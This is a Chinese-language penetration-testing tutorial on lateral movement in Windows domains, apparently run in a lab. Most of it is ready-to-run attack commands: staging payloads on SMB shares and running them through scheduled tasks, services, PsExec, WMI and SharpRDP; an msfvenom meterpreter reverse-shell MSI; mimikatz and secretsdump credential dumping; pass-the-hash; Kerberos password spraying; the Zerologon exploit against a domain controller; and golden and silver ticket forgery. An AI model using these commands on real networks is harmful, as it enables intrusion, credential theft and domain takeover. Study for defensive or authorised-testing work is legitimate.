2023-8-23 横向移动 164714

横向移动

横向移动是从一个受感染主机迁移到另一个受感染主机的过程。一旦进入内部网络，攻击者就会将已被攻陷的机器作为跳板，继续访问或控制内网中的其他机器，直至获取机密数据或控制关键资产。通过横行移动，攻击者最终可能获取域控制器的权限并接管整个域环境。

一、横向移动中的文件传输

1.1、通过网络共享

Windows系统中的网络共享功能可以实现局域网之间的文件共享。通过提供有效的用户凭据，用户可以很轻松地将文件从一台机器传输到另一台机器。

执行“net share”命令，获得Windows 系统默认开启的网络共享，其中 C 为C盘共享，$ADMIN$ 为系统目录共享，还有一个是IPC$共享。

IPC (Internet Process Connection)是共享“命名管道”的资源，为了让进程间通信而开放的命名管道，通过提供可信任的用户名和口令，连接双方可以建立安全的通道并以此通道进行加密数据的交换，从而实现对远程计算机的访问。

利用当前所控主机与内网中的其他远程主机建立的网络共享连接，攻击者可以访问远程主机上的资源，如直接查看远程主机目录、在两台主机之间复制文件、读取远程主机上的文件等。而实战中往往会建立 IPC 连接。通过IPC 连接，不仅可以进行所有文件共享操作，还可以实现其他远程管理操作，如列出远程主机进程、在远程主机上创建计划任务或系统服务等，这在进行内网横向移动中起着至关重要的作用。

建立 IPC$ 连接需要具备以下两个条件

1、 远程主机开启了 IPC 连接（默认开启）

2、远程主机的 139 端口和 445 端口开放

3、知道对方机器的用户名和密码

执行下列命令与远程主机建立 IPC 连接

```
net use \\IP\ipc$ "password" /user:"username"(工作组)

net use \\域名\ipc$ "域成员密码" /user:域名\域成员账号(域用户)

net use \\IP\ipc$ /del
```

连接成功后执行下列命令即可成功列出远程主机的 C 盘共享目录

```
dir \\IP\C$
```

使用“copy”命令，可以通过共享连接向远程主机上复制文件，也可以将远程主机上的文件复制到本地，但需要注意当前用户对远程目录的权限。实战中可以将恶意文件上传到远程主机，然后通过其他远程执行的方法来运行，如创建远程计划任务或服务等。

```
copy .\shell.exe \\IP\C$
```

1.2、搭建 SMB 服务器

SMB（Server Message Block，服务消息块），又称 CIFS （Common Internet File System），主要功能是使网络上的计算机能够共享计算机文件、打印机等资源。SMB 消息一般通过NetBIOS协议或者TCP发送，分别使用 139 和 445 端口，目前倾向于使用 445 端口。

实战中可以在自己的服务器或当前所控内网主机上搭建SMB服务器，将需要横向传输的文件如攻击载荷等放入SMB服务器的共享目录，并指定UNC路径，让横向移动的目标主机远程加载SMB共享的文件。注意，需使用SMB匿名共享，并且搭建的SMB服务器能够被横向移动的目标所访问到。

在Linux系统上，可以通过 Impacket 项目提供的 smbserver.py 来搭建SMB服务器。执行以下命令，即可在搭建一个名为 evilsmb，共享目录指向 /root/share 的SMB匿名共享。

```
mkdir /home/kali/share
impacket-smbserver evilsmb /home/kali/share -smb2support
```

使用 Invoke-BuildAnonymousSMBServer 开启 smb 服务（Windows）

项目地址：https://github.com/3gstudent/Invoke-BuildAnonymousSMBServer

```
开启SMB服务：powershell -exec bypass -command "&{ import-module .\Invoke-BuildAnonymousSMBServer.ps1;Invoke-BuildAnonymousSMBServer -Path c:\share -Mode Enable}"

上传木马到 c:\share 目录

icacls C:\share\木马文件名称 /T /grant Everyone:rx

关闭SMB服务：powershell -exec bypass -command "&{ import-module .\Invoke-BuildAnonymousSMBServer.ps1;Invoke-BuildAnonymousSMBServer -Path c:\share -Mode Disable}"
```

二、IPC$和计划任务配合横向

2.1、常规利用

测试人员可以通过建立 IPC 连接，向远程主机上传攻击载荷，然后在远程主机上创建计划任务，让目标主机在规定的时间点或周期内执行特定操作。在拥有对方管理员凭据的条件下，可以通过计划任务实现横向移动，具体操作流程如下。

1、利用已建立的共享连接向远程主机上传攻击载荷。

2、利用指定用户凭据的方式在远程主机上创建计划任务。执行以下命令：

```
schtasks /create /s 192.168.127.239 /u administrator /p qwe.123 /tn test /tr c:/1.exe /sc onstart /RU System /F

schtasks /run /s 192.168.127.239 /u administrator /p qwe.123 /tn test
```

也可以通过创建计划任务在远程主机上执行命令，并将执行结果写入文件，然后通过 type 命令进行读取

```
schtasks /create /s 192.168.127.239 /u administrator /p qwe.123 /tn commond /tr "c:\windows\system32\cmd.exe /c 'whoami>c:\result.txt'" /sc onstart /RU System /F

schtasks /run /s 192.168.127.239 /u administrator /p qwe.123 /tn commond

type \\192.168.127.12\c$\result.txt
```

2.2、UNC路径加载执行

Windows 系统中使用UNC路径来访问网络共享资源，格式如下：

```
\\servername\sharename\directory\filename
```

其中，servername 是服务器主机名，sharename 是网络共享的名称，directory 和 filename 分别为该共享下的目录和文件。

在远程主机上攻击载荷时，可以直接使用 UNC 路径代替常规的本地路径，让远程主机直接在测试人员搭建的 SMB 共享中加载攻击载荷并执行。这样可以省去手动上传攻击载荷的步骤。这里以计划任务为例进行演示，其他类似创建服务、PsExec、WMI、DCOM等远程执行方法都适用。

1、 测试人员在一台可控的服务器上执行下列命令搭建 SMB 匿名共享服务，并将生成的攻击载荷放入共享目录。

```
mkdir /home/kali/share
impacket-smbserver evilsmb /home/kali/share -smb2support
```

2、执行下列命令，在远程主机创建计划任务，使用 UNC 路径加载位于远程共享中的攻击载荷并执行

```
schtasks /create /s 192.168.127.239 /u administrator /p qwe.123 /tn test /t
r \\192.168.127.129\evilsmb\shell.exe /sc onstart /RU System /F

schtasks /run /s 192.168.127.239 /u administrator /p qwe.123 /tn test
```

三、IPC$和服务的配合横向

3.1、常规利用

除了创建计划任务，测试人员还可以通过在远程主机上创建系统服务的方式，在程主机上运行指定的程序或命令。该方式需要拥有两端主机的管理员权限和 IPC$ 连接，具体操作如下。

1、利用已建立的共享连接向远程主机上传攻击载荷。

2、利用已建立的IPC连接在远程主机上创建系统服务。执行以下命令:

```
在建立IPC的情况下可以使用远程创建服务

创建服务
命令：sc \\IP地址 create test binpath= "cmd.exe /c c:\cs.exe"
sc \\192.168.228.111 create test binpath= "cmd.exe /c c:\cs.exe"

开启服务
命令：sc \\IP地址 start test

删除服务
命令：sc \\IP地址 delete test
```

3.2、SharpNoPSExec利用

SharpNoPSExec会查询所有服务，随机选择一个启动类型为禁用或手动、当前状态为停止且具有LocalSystem权限的服务来重用它。一旦选择服务，它将保存其当前状态，用攻击者选择的payload替换其二进制路径并执行它。等待5秒钟后，它会恢复服务配置。执行下列命令进行利用。

```
SharpNoPSExec.exe --target=192.168.228.10 --payload="c:\windows\system32\cmd.exe /c 木马路径" --username=administrator --password=Qwe.123
```

四、远程桌面利用

远程桌面协议是微软从 Windows Server 2000 开始提供的功能，用户可以通过该功能登录并管理远程主机，所有操作就像在自己的计算机上操作一样。远程桌面协议默认监听 TCP 3389 端口。

利用远程桌面进行横向移动是常见的方法。当内网中的其他主机开启了远程桌面服务后，测试人员可以通过已获取的用户凭据，借助内网代理等技术进行远程登录，通过远程桌面服务对目标主机进行实时操作。但是这种方法可能将已登录的用户强制退出，容易被管理员发现。

SharpRDP利用

SharpRDP 是一款开源工具，可以通过远程桌面协议在远程主机上执行系统命令，且不需 GUI 客户端。该工具需要远程主机开启远程桌面功能，并且防火墙放行 3389 端口。通常在内网渗透时，如果想登录一台内网主机的远程桌面，需要先搭建内网代理，然后使用RDP客户端进行连接。但是，测试人员可以直接将 SharpRDP 上传到跳板机，然后获取到的用户凭据，对内网其他主机执行系统命令。这样就省去了内网代理等中间环节。相关命令如下。

```
SharpRDP.exe computername=192.168.228.11 command="\\192.168.228.129\evilsmb\http.exe" username=win2008\administrator password=qwe.123 exec=cmd
```

五、PsExec远程控制

PsExec 是微软官方提供的一款实用的Windows远程控制工具，可以根据凭据在远程系统上执行管理操作，并且可以获得与命令行几乎相同的实时交互性。PsExec最强大的功能之一就是可以在远程系统中启动交互式命令提示窗口，以便实时显示有关远程系统的信息。

PsExec 原理是通过 SMB 连接到服务端的 Admin$ 共享，并释放名为“psexesvc.exe”的二进制文件，然后注册名为“PSEXESVC”服务。当客户端执行命令时，服务端通过PSEXESVC 服务启动相应的程执行命令并回显数据。运行结束后，PSEXESVC 服务会被删除。

用 PsExec 进行远程操作需要具备以下条件：

①远程主机开启了Admins$共享

②远程主机启用445端口

```
psexec.exe -accepteula \\192.168.228.128 -u wasj.test\administrator -p qwe.123 -s cmd.exe
启动一个system权限的cmd
#-accepteula：禁止弹出许可证对话框
#-s：以 system 权限启动进程

如果已建立IPC$连接，可直接执行下方命令
psexec.exe -accepteula \\192.168.127.12 cmd.exe
```

Impacket 和 Metasploit 都内置了基于 PsExec 执行远程命令的脚本或者模块，如 Impacket 的 psexec.py 脚本和 Metasploit 的 exploit/windows/smb/psexec 模块。

六、WMI利用

WMI (Windows Management Instrumentation，Windows管理规范）是一项核心的 Windows 管理技术。用户可以通过 WMI 管理本地和远程计算机。

在横向移动时，测试人员可以利用WMI提供的管理功能，通过已获取的用户凭据，与本地或远程主机进行交互，并控制其执行各种行为。可以通过调用 WMI 的类方法进行远程执行，如 Win32_Process 类中的 Create 方法可以在远程主机上创建进程，Win32_Product类中的 Install 方法可以在远程主机上安装恶意的MSI

利用WMI进行横向移动需要具备以下条件：

①远程主机的WMI服务为开启状态（默认开启）

②远程主机防火墙放行135端口，这是WMI管理的默认端口。

常规利用方法

在Windows上可以通过wmic.exe和 PowerShell Cmdlet 来使用WMI数据和执行WMI方法。wmic.exe 是一个与 WMI 进行交互的强大的命令行工具，拥有大量的 WMI 对象的默认别名，可以执行许多复杂的查询。Windows PowerShell 也提供了许多可以与 WMI 进行交互的 Cmdlet，如 Invoke-WmiMethod、Set-WmiInstance等。

1.执行以下命令进行远程查询：

```
wmic /node:192.168.228.11 /user:administrator /password:Admin!@# process list brief

#/node，指定远程主机的地址；/user，指定远程主机的用户名；/password，指定用户的密码
```

2、执行以下命令创建远程进程

```
wmic /node:192.168.228.11 /user:administrator /password:Admin!@# process call create "cmd.exe /c c:\test.exe"

/node:192.168.228.11:
    这个参数指定了远程计算机的 IP 地址。
/user:administrator:
    这个参数指定了用于连接远程计算机的用户名。
/password:Admin!@#:
    这个参数提供了连接远程计算机时所用的密码。
process call create:
    这是 wmic 的一个命令组合，用于在远程系统上创建一个新进程。process 是 WMI 中的一个类，表示系统上的进程；call 是调用该类的方法的动词；create 是具体要调用的方法，用于创建新进程。
"cmd.exe /c c:\test.exe":
    这是 create 方法需要的参数，即要执行的命令行命令。
```

通过调用 Win32_Process.Create 方法在远程主机上创建进程，启动木马文件。

3、远程安装 MSI 文件

通过调用 Win32_Product.Install 方法，可以控制远程主机安装恶意的 MSI 文件，从而获取其权限。

1）使用 MSF 生成一个恶意的 MSI 文件

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.3.100 lport=8888 -f msi -o payload.msi
```

2）在跳板机上执行下列命令加载 MSI

```
wmic /node:192.168.228.11 /user:administrator /password:Admin!@# product call install PackageLocation="c:\payload.msi"

/node:192.168.228.11:
    指定远程计算机的 IP 地址。
/user:administrator:
    指定用于连接远程计算机的用户名。
/password:Admin!@#:
    提供连接远程计算机时所用的密码。
product call install:
    product 是 WMI 中的一个类，表示系统上安装的软件。call 是调用该类的方法的动词。install 是具体要调用的方法，用于安装新的软件产。
PackageLocation="c:\payload.msi":
    这是 install 方法需要的参数，指定了要安装的 MSI 软件包的路径。
```

Wmiexec利用

Impacket 项目的 wmiexec.py能够以全交互或半交互的方式，通过WMI在远程主机上执行命令。

注意，该工具需要远程主机开启135和445端口，其中445端口用于传输命令执行的回显。执行以下命令，获取远程主机的交互式命令行。

```
impacket-wmiexec wasj.test/Administrator:Passwor@10.10.10.19
# impacket-wmiexec <Domian>/<Username>:<Password>@<Ip>
```

七、PTH哈希传递攻击

PTH介绍

PTH(Pass The Hash)，中文叫哈希传递攻击，在 Windows的登录认证中，都需要用到用户的NTLM-Hash 值进行加密认证，所以我们知道了对方用户的NTLN-Hash值之后就可以使用 PTH 进行认证。

在域环境中，用户登录计算机时使用的大都是域账号，大量计算机在安装时会使用相同的本地管理员账号和密码，如果计算机的本地管理员账号和密码是相同的，攻击者就能使用哈希传递攻击的方法登录内网中的其他计算机。

PTH条件

1、有管理员的 NTLM Hash，并且目标机器开放445端口

2、内网中使用相同的账号密码

```
在本地账号的情况下
Administrator可以进行PTH传递攻击
本地普通管理员（RID不等于500），不可以进行PTH攻击（除过早期的电脑2003xp）
本地的普通用户，不可以进行PTH攻击

域账号
Administrator可以用来PTH
域普通管理员（RID不等于500）可以用来PTH
域普通用户不可以（默认）
```

hash传递攻击方法

```
抓取用户哈希
Mimikatz.exe "log" "privilege::debug" "sekurlsa::logonpasswords full" "exit"

利用抓取到的哈希进行哈希传递
mimikatz.exe "privilege::debug" "sekurlsa::pth /user:administrator /domain:win2008.wasj.test /ntlm:a748ddf38085cb34e983cc5a1981b3d4 "exit"

/user 指定要传递的用户名
/domain 指定当前域名或工作组名
/ntlm 指定用户哈希
```

Hash碰撞查询可利用的PTH

在内网中系统在安装的时候采用统一的账号密码，当我们获取的一台电脑的Hash值之后（administrator）可以使用hash碰撞的方式进行碰撞，（本质就是批量进行hash传递）找出相同的账号密码的机器。

可以使用CrackMapExec工具，进行批量的hash传递攻击，测试内网中具有相同账号密码的机器，工具下载地址：https://github.com/Porchetta-Industries/CrackMapExec/releases/tag/v5.4.0

```
crackmapexec.exe 192.168.127.0/24 -d wasj.test -u administrator -H aad3b435b51404eeaad3b435b51404ee:6dde1fb0e3ace573ecc4d40d402debfb

跑本地用户时随意指定域名 格式： -d 任意域名
```

域内常用攻击手段

域内用户枚举和密码喷洒（暴力破解用户名和密码）


原理：在AS-REQ阶段客户端向AS发送用户名，cname字典存放用户名，AS对用户名进行验证，用户存在和不存在返回的数据包不一样

KRB5DC_ERR_PREAUTH_REQUIRED 需要额外的预认证（用户存在）但是没有提供密码

KRB5DC_ERR_CLIENT_REVOKED 客户端凭证已被吊销（禁用）


KRB5DC_ERR_C_PRINCIPAL_UNKNOWN 在Kerberos数据库中找不到客户端（不存在）

KRB5KDC_ERR_PREAUTH_FAILED（用户存在密码错误）




```
用户枚举
kerbrute.exe userenum --dc 192.168.127.10 -d abc.net username.txt
```

```
密码喷洒
kerbrute.exe passwordspray --dc 192.168.127.10 -d abc.net username.txt qwe.123
```



DCSync攻击技术（域内的用户凭据收集）

一个域环境可以拥有多台域控制器，每台域控制器各自存储着一份所在域的活动目录的可写副本，对目录的任何修改都可以从源域控制器同步到本域、域树或域林中的其他域控制器上。当一个域控想从另一个域控获取域数据更新时，客户端域控会向服务端域控发送DSGeNCChanges 请求，该请求的响应将包含客户端域控必须应用到其活动目录副本的一组更新。通常情况下，域控制器之间每15分钟就会有一次域数据同步。

DCSync 技术就是利用域控制器同步的原理，通过 Directory Replication Service (DRS) 服务的 IDL_DRSGetNCChanges 接口向域控发起数据同步请求。在 DCSync 出现前，要获得所有域用户的哈希，测试人员可能需要登录域控制器或通过卷影拷贝技术获取 NTDS.dit 文件。利用 DCSync，测试人员可以在域内任何一台机器上模拟一个域控制器通过域数据同步复制的方式获取正在运行的合法域控制器上的数据。

在默认情况下，只有Administrators、Domain Controllers 和 Enterprise Domain Admins 组内的用户和域控制器的机器账户才有执行 DCSync 操作的权限。

利用 Mimikatz 导出域内哈希

Mimikatz 在 2015 年 8 月添加了 DCSync 功能，执行以下命令进行导出。

```
#导出域内指定用户的信息
mimikatz.exe "lsadump::dcsync /domain:wasj.test /user:wasj\administrator /csv" exit

#导出域内所有用户的信息
mimikatz.exe "lsadump::dcsync /domain:wasj.test /all /csv" exit
```

利用 Impacket 导出域内哈希

impacket 项目中的 secretsdump.py 脚本支持通过 DCSync 技术导出域控制器中用户哈希。该工具可以使用提供的高权限用户的登录凭据，从未加入域的系统上远程连接至域控制器，导出所有域用户的哈希值。

```
impacket-secretsdump wasj.test/administrator:Qwe.123@192.168.228.10 -just-dc-user "wasj\administrator"
#192.168.228.10为域控制器的 IP
```

Zerologon域内提权

Zerologon（CVE-2020-1472）是 Netlogon 远程协议的一个特权提升漏洞，可以在不提供任何凭据的情况下通过身份验证，并实现域内提权。

该漏洞的最常见的利用方法是调用 Netlogon 中的 RPC 函数 NetrServerPasswordSet2 来重置域控制器的密码。注意，这里重置的是域控机器账户的密码，该密码由系统随机生成，密码强度是120个字符，并且会定时更新。机器用户拥有域用户的一切属性，在特定意义上也是一种域用户。域内的机器账户以“机器名+S”来命名，如域控制器DC-1的机器用户就是DC-1$2

机器账户是不允许登录的，所以不能直接通过重置后的机器账户来登陆域控制器。但是，域控制器的机器账户在默认情况下拥有DCSync 权限，因此可以通过 DCSync 攻击导出域管理员密码的哈希值，进而获取域控权限。攻击过程如下。

1、执行下列命令测试机器是否存在漏洞

```
#Usage: CVE-2020-1472_Scan.py <dc-name> <dc-ip>
python3 CVE-2020-1472_Scan.py dc 192.168.228.10
```

2、将域控制器密码的密码设置为空。（该脚本会使用后会把密码重置为空！！乱用容易照成损失！！）

```
#Usage: CVE-2020-1472_Exploit.py <dc-name> <dc-ip>
python3 CVE-2020-1472_Exploit.py dc 192.168.228.10
```

3、接着使用空密码登录，使用 DCSync 导出 hash

```
#Usage: impacket-secretsdump <dc>/<dc-name>\$@<dc-ip> -no-pass
impacket-secretsdump wasj.test/dc\$@192.168.228.10 -no-pass
impacket-secretsdump wasj.test/dc\$@192.168.228.10 -no-pass
```

4、接着利用hash进行登录

```
unzip impacket.zip
cd examples/
#Usage: python wmiexec.py -hashes <user-hash> <dc>/<user-name>@<dc-ip>
python wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:a748ddf38085cb34e983cc5a1981b3d4 wasj.test/administrator@192.168.228.10
```

5、攻击完成后要及时还原密码，保存注册表中的密码，然后下载到本地，接着删除域控上的文件


```
 reg save HKLM\SYSTEM system.save
 reg save HKLM\SAM sam.save
 reg save HKLM\SECURITY security.save

 get system.save
 get sam.save
 get security.save

 del system.save
 del sam.save
 del security.save
```

6、导出注册表中的hash

```
python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
```

7、下图所示位置为修改之前的密码，接着使用 CVE-2020-1472_RestoreOriginalPassword.py 脚本恢复密码

```
cd ..
#Usage: CVE-2020-1472_RestoreOriginalPassword.py <dc-name> <dc-ip> <dc-original-hash>
python3 CVE-2020-1472_RestoreOriginalPassword.py dc 192.168.228.10 5be42c46389834a41654d6b712d89a84
```



黄金票据攻击

在Kerberos认证中，每个用户的票据都是由krbtgt的NTLM哈希值加密生成的，获得krbtgt的哈希值，便可以伪造任意用户的票据，这种攻击方式被称为黄金票据（Golden Ticket）。而已有了金票后，就跳过AS验证，不用验证账户和密码，所以也不担心域管密码修改。
攻击需要以下信息：域名，域sid，krbtgt哈希值，伪造的用户

```
lsadump::dcsync /domain:wasj.test /all /csv

mimikatz.exe "log" "privilege::debug" "lsadump::lsa /patch" "exit" 导出哈希

mimikatz "kerberos::golden /admin:Administrator /domain:wasj.test /sid:S-1-5-21-1449925610-700517293-2636695646 /krbtgt:f60248f5254728a80bf8ebd2c9c19c60 /ticket:golden.kirbi" 制作票据

mimikatz.exe "kerberos::purge" "exit" 清除票据

mimikatz.exe "kerberos::ptt golden.kirbi" "exit" 导入票据
```

impacket利用

```
impacket-ticketer -domain-sid S-1-5-21-1449925610-700517293-2636695646 -nthash f60248f5254728a80bf8ebd2c9c19c60 -domain wasj.test administrator #生成票据
export KRB5CCNAME=administrator.ccache #设置票据文件
impacket-psexec -k -no-pass administrator@dc.wasj.test #利用票据登录目标主机
```

白银票据攻击

在Kerberos认证的第三部，Client带着ST向Server上的某个服务进行请求，Server接收到Client的请求之后,通过自己的serve rhash 解密ST,从而获得 CS_SK。通过 CS_SK 解密进而验证对方的身份,验证成功就让 Client 访问server上的指定服务了。
所以我们只需要知道Server用户的Hash就可以伪造出一个ST,且不会经过KDC,但是伪造的门票只对部分服务起作用。

1.域名
2.域sid
3.目标服务器名
4.可利用的服务
5.服务账号的 NTML HASH
6.需要伪造的用户名

服务注释	服务名
WMI	HOST、RPCSS
Powershell Remoteing	HOST、HTTP
WinRM	HOST、HTTP
Scheduled Tasks	HOST
LDAP 、DCSync	LDAP
Windows File Share (CIFS)	CIFS
Windows Remote ServerAdministration Tools	RPCSS、LDAP、CIFS

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" 导出凭证

kerberos::golden /domain:域名 /sid:填sid /target:完整的域控名 /service:需要访问的服务 /rc4:机器用户NTLMHASH /user:用户名 /ptt
mimikatz.exe "kerberos::golden /domain:wasj.test /sid:S-1-5-21-1449925610-700517293-2636695646 /target:dc.wasj.test /service:cifs /rc4:b6fdf9dd4a2b0c1d5c041e46cd08746d /user:administrator /ptt" "exit"
```